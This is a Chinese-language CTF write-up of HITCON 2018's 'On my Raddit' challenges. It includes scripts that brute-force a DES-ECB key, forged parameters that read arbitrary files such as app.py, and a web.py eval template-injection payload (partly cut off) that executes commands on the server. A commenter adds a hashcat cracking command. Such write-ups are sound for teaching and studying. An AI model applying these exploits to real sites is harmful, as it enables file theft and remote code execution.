
2018 HITCON On my Raddit

Risker / 2018-10-23 13:45:49 / 浏览数 2645 安全技术 CTF 顶(0) 踩(0)

On my Raddit

orange 大大出的这个题与其放在 Web 里，不如放在 Crypto 里。这里说一下比赛时的思路。

打开题目：



flag 是加密密钥，而 hint 提示加密密钥是■■■■。还有一个P的提示。

查看一波源码：

可以看到都是?s=■■的形式。网页提供了一个页面显示多少文章的选项，我们关注一下这块的源码：

```
    </style>
    <script type="text/javascript">
        function change(t){
            var limit = t.value
            if (limit == 10) {
                location.href = '?s=06e77f2958b65ffd3ca92540eb2d0a42';
            } else if (limit == 100) {
                location.href = '?s=06e77f2958b65ffd2c0f7629b9e19627';
            } else {
                location.href = '/';
            }
        }

    </script>
```

可以看到两个密文前 64bit是一样的，后 64bit 不同，可以推断 64 bit 应该是一个分组，而且明文应该是`salt+number`的形式，salt 相同导致第一段密文相同。


接着我开始分析下面的链接的密文，起初我的想法是分析密文长度，根据密文长度和文章名的长度来推测 salt 的格式（文章名字越长密文越长），但是这个 salt 格式推了半天发现也没有卵用。

这个题不同于一般的密码题，一般都是要还原明文，这里 flag 是密钥，知道了明文也没用。

陷入了瓶颈，想找源码泄露找不到，扫一波目录还把我 ip ban了一会...

可用信息看来就这么多。想起提示密钥是小写字母，无疑缩小范围。如果不给这个提示，`2^56`我绝对爆破不出来，既然给了这个提示，所以我的思路就是爆破。

通过分组长度是 64bit可以推测加密算法应该是 DES，常用的应该也就 DES 分块是 64 bit。接下来需要找到明密文对，我源代码里搜寻了一下 limit=10 的链接密文后 64bit：3ca92540eb2d0a42 结果发现了点东西：



发现竟然有 18 处这个密文！仔细观察发现都在末尾！！

豁然开朗，看来这是 ECB 模式的 DES，这么多相同的密文绝不是巧合，一定是相同的明文。相同的明文都在而且都在最后，显然是 Padding 的时候，如果明文长度正好是分块的长度。假设分块长度是 8 字节，那么这种情况下会补8个`08`字节。详细的请看下`PKCS5`填充规则。想起了提示 P 应该就是提示 Padding 。

这八个 08 字节加密的密文都是 3ca92540eb2d0a42，所以有 18 处这块密文。

找到了明密文对，直接开始爆破的话，那就是`26^8`,我计算了一下是 `2^38`，我觉得是爆不出来...

想到了 DES 实际可用的密钥只有 56 bit，比如第一个字节是'b'，那么密钥前八位是 `01100010`，注意这里最后一位的 0 没有作用，在 DES 中每个字节的最后一位时被丢弃的，也就是说第一个字节用 b 加密和用 c 加密没有区别。

这样的话，b 和 c 效果一样，d 和 e 效果一样，也就是我们只需要`13^8==2^30`步就可以遍历完，直接爆破：

(脚本很丑，而且单线程)

```
# _*_ coding:utf-8 _*_
from Crypto.Cipher import DES

list="acegikmoqsuwy"
for a in list:
   key1 = a
   for b in list:
       key2 = key1 + b
       for c in list:
           key3 = key2 + c
           for d in list:
               key4 = key3 + d
```

```
            for e in list:
                key5 = key4 + e
                for f in list:
                    key6 = key5 + f
                    for g in list:
                        key7 = key6 + g
                        for h in list:
                            key = key7 + h
                            print key
                            obj = DES.new(key)
                            if obj.decrypt("3ca92540eb2d0a42".decode("hex"))=="0808080808080808".decode("hex"):
                                print key
                                exit()
```

5 点多开始跑，跑到8点多结束了... 打印出来的 key 是：megooaso,注意这不是真正的密钥，除去 a，剩下的都有和它相邻字符等价效果的，没办法我想把所以字符串打出来，看看哪个像个单词：

```
# _*_ coding:utf-8 _*_

for a in "lm":
   key1 = a
   for b in "de":
       key2 = key1 + b
       for c in "fg":
           key3 = key2 + c
           for d in "no":
               key4 = key3 + d
               for e in "no":
                   key5 = key4 + e
                   for f in "a":
                       key6 = key5 + f
                       for g in "rs":
                           key7 = key6 + g
                           for h in "no":
                               key = key7 + h
                               print key
```

挨个看发现没有像单词的... l 开头的应该不是，m 开头的试了试，最终megnnaro是 flag。

hitcon{megnnaro}

另外看了 orange 的解答才发现用 hashcat 秒解... 但是我的 hashcat 不知怎么回事用不了，照着师傅们的命令执行都不行orz。有成功使用 hashcat 解出来的师傅可以联系一下我给我指点一波...还有的师傅找到了别的明密文对，只能说 tql ，对着这一大串能猜出另外的明密文对。 orange 题解中说用 python 单线程 10 min跑完，不知道这个 10 min 怎么来的...我跑了快三个小时。

这个题的第二关 On my Raddit V2 题目说是 getshell，一样的环境。有了密钥我就可以把那些密文都解出来，解出来那些只是些没有用的东西:
`u=70c97cc1-079f-4d01-8798-f36925ec1fd7&m=r&t=Ghostbuster%3A+Detecting+the+Presence+of+Hidden+Eavesdroppers+%5Bpdf%5D`

不过题目有个下载文件的地方：

把那个链接解密一下：`m=d&f=uploads%2F70c97cc1-079f-4d01-8798-f36925ec1fd7.pdf`

应该可以任意下载文件，根据 hint.py 可以推断这是 python 写的，那么下载一波 app.py。

`m=d&f=app.py ■■■■e2272b36277c708bc21066647bc214b8`
`■■■■ http://13.115.255.46/?S=e2272b36277c708bc21066647bc214b8`

可以下到app.py:

```
# coding: UTF-8
import os
import web
import urllib
import urlparse
from Crypto.Cipher import DES

web.config.debug = False
ENCRPYTION_KEY = 'megnnaro'


urls = (
   '/', 'index'
)
app = web.application(urls, globals())
db = web.database(dbn='sqlite', db='db.db')


def encrypt(s):
   length = DES.block_size - (len(s) % DES.block_size)
   s = s + chr(length)*length

   cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)
   return cipher.encrypt(s).encode('hex')

def decrypt(s):
   try:
       data = s.decode('hex')
       cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)

       data = cipher.decrypt(data)
       data = data[:-ord(data[-1])]
       return dict(urlparse.parse_qsl(data))
   except Exception as e:
       print e.message
       return {}

def get_posts(limit=None):
   records = []
   for i in db.select('posts', limit=limit, order='ups desc'):
       tmp = {
           'm': 'r',
           't': i.title.encode('utf-8', 'ignore'),
           'u': i.id,
       }
       tmp['param'] = encrypt(urllib.urlencode(tmp))
       tmp['ups'] = i.ups
       if i.file:
           tmp['file'] = encrypt(urllib.urlencode({'m': 'd', 'f': i.file}))
       else:
           tmp['file'] = ''

       records.append( tmp )
   return records

def get_urls():
   urls = []
   for i in [10, 100, 1000]:
       data = {
           'm': 'p',
           'l': i
       }
       urls.append( encrypt(urllib.urlencode(data)) )
   return urls

class index:
   def GET(self):
       s = web.input().get('s')
       if not s:
```

```
            return web.template.frender('templates/index.html')(get_posts(), get_urls())
        else:
            s = decrypt(s)
            method = s.get('m', '')
            if method and method not in list('rdp'):
                return 'param error'
            if method == 'r':
                uid = s.get('u')
                record = db.select('posts', where='id=$id', vars={'id': uid}).first()
                if record:
                    raise web.seeother(record.url)
                else:
                    return 'not found'
            elif method == 'd':
                file = s.get('f')
                if not os.path.exists(file):
                    return 'not found'
                name = os.path.basename(file)
                web.header('Content-Disposition', 'attachment; filename=%s' % name)
                web.header('Content-Type', 'application/pdf')
                with open(file, 'rb') as fp:
                    data = fp.read()
                return data
            elif method == 'p':
                limit = s.get('l')
                return web.template.frender('templates/index.html')(get_posts(limit), get_urls())
            else:
                return web.template.frender('templates/index.html')(get_posts(), get_urls())


if __name__ == "__main__":
    app.run()
```

其实之后才了解到，orange 的本意是拿到了一个等效密钥，然后就去读到源码，这样就能看到密钥了。这句提示：

当时没有注意到...就去穷举试了 (不敢写提交 flag 的脚本怕被 ban)

On my Raddit V2(复现)

web.py 审不动... 跟着师傅们复现了一波。

赛后跟 Nu1l 和 TD
的师傅请教了一波，师傅甩出的链接:`https://securityetalii.es/2014/11/08/remote-code-execution-in-web-py-framework/`，看了半天也不知道和此题

才得知这题要追 web.py 的源码。

除了上面下的 app.py，还要下一个 `requirements.txt` 文档

```
encrypt("m=d&f=requirements.txt") -> fc3769d67641424d59387bf7f393b4e4d0acd96cd08fe232
payload: ?s=fc3769d67641424d59387bf7f393b4e4d0acd96cd08fe232
```

发现 web.py 版本是 0.38，所以这个链接的洞还没有修彻底。

开始看链接与题联系不到一起，之后才知道要追 web.py 源码。在 app.py 中这句代码：

```
elif method == 'p':
    limit = s.get('l')
    return web.template.frender('templates/index.html')(get_posts(limit), get_urls())
```

去追这个 limit：

```
def get_posts(limit=None):
    records = []
    for i in db.select('posts', limit=limit, order='ups desc'):
        tmp = {
            'm': 'r',
            't': i.title.encode('utf-8', 'ignore'),
            'u': i.id,
        }
        tmp['param'] = encrypt(urllib.urlencode(tmp))
        tmp['ups'] = i.ups
        if i.file:
            tmp['file'] = encrypt(urllib.urlencode({'m': 'd', 'f': i.file}))
        else:
```


发现代入了查询里，限制查询出的结果数。

追 web.py 的源码，也就是 db.select 函数，就能追到链接的地方：

```
def reparam(string_, dictionary):
    """
    Takes a string and a dictionary and interpolates the string
    using values from the dictionary. Returns an `SQLQuery` for the result.

        >>> reparam("s = $s", dict(s=True))
        <sql: "s = 't'">
        >>> reparam("s IN $s", dict(s=[1, 2]))
        <sql: 's IN (1, 2)'>
    """
    dictionary = dictionary.copy() # eval mucks with it
    vals = []
    result = []
    for live, chunk in _interpolate(string_):
        if live:
            v = eval(chunk, dictionary)
            result.append(sqlquote(v))
        else:
            result.append(chunk)
    return SQLQuery.join(result, '')
```

文中说了 The entry points to reparam() are functions _where(), query(), and gen_clause()query() 对应的就是此题的 db.select，这里看到了非常显眼的 eval。

根据链接中的方法构造 payload：


```
import urllib
import urlparse
from Crypto.Cipher import DES

ENCRPYTION_KEY = 'megnnaro'

def encrypt(s):
    length = DES.block_size - (len(s) % DES.block_size)
    s = s + chr(length)*length

    cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)
    return cipher.encrypt(s).encode('hex')

def decrypt(s):
    try:
        data = s.decode('hex')
        cipher = DES.new(ENCRPYTION_KEY, DES.MODE_ECB)

        data = cipher.decrypt(data)
        data = data[:-ord(data[-1])]
        return dict(urlparse.parse_qsl(data))
    except Exception as e:
        print e.message
        return {}
```

```
print encrypt(urllib.urlencode({'m': 'p', 'l': "${(lambda getthem=([x for x in ().__class__.__base__.__subclasses__() if x.__n
print encrypt(urllib.urlencode({'m':'d','f':'/tmp/gml.txt'}))
```

看看根目录有啥东西，这里没有回显所以我们把执行结果写入文件再去下载：
执行结果：

```
d65ae2bb276bdf2f82e5ca0761781060ba0fcf988b736644cad7a2d2573b2a14c1b40eb540be086f3aa5f06aca4d6711fda9a6f7c2c02a1ab2f85c12c3e7de
4373ac92f9aea2e244e5098a963b4b3c1ee96782d23e0f27
```

挨个访问，下载到 ls 的命令结果：



看到了 `read_flag`，执行这个应该就可以得到 flag，修改payload:

```
print encrypt(urllib.urlencode({'m': 'p', 'l': "${(lambda getthem=([x for x in ().__class__.__base__.__subclasses__() if x.__n
print encrypt(urllib.urlencode({'m':'d','f':'/tmp/gml.txt'}))
```

结果：

```
d65ae2bb276bdf2f82e5ca0761781060ba0fcf988b736644cad7a2d2573b2a14c1b40eb540be086f3aa5f06aca4d6711fda9a6f7c2c02a1ab2f85c12c3e7de
4373ac92f9aea2e244e5098a963b4b3c1ee96782d23e0f27
```

挨个访问，可以得到 flag：

hitcon{Fr0m_SQL_Injecti0n_t0_Shell_1s_C00L!!!}

参考：

Nu1l的wp

https://xz.aliyun.com/t/2961

上一篇：区块链安全—区块链P2P网络安全密... 下一篇：Meterpreter之Andro...

1. 1 条回复

mochazz 2018-10-25 12:35:20

```
→  evilk0 hashcat -m 14000 3882b1034e878984:617373696e672b57 -a 3 '?l?l?l?l?l?l?l?l' --force
hashcat (v4.1.0) starting...

3882b1034e878984:617373696e672b57:ldgonaro

Session..........: hashcat
Status...........: Cracked
Hash.Type........: DES (PT = $salt, key = $pass)
Hash.Target......: 3882b1034e878984:617373696e672b57
Time.Started.....: Tue Oct 23 19:18:54 2018 (17 mins, 44 secs)
Time.Estimated...: Tue Oct 23 19:36:38 2018 (0 secs)
Guess.Mask.......: ?l?l?l?l?l?l?l?l [8]
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 28953.4 kH/s (8.16ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 32744114176/208827064576 (15.68%)
Rejected.........: 0/32744114176 (0.00%)
Restore.Point....: 1862912/11881376 (15.68%)
Candidates.#1....: uzrmzvis -> jebswour
HWMon.Dev.#1.....: N/A
```


0 回复Ta
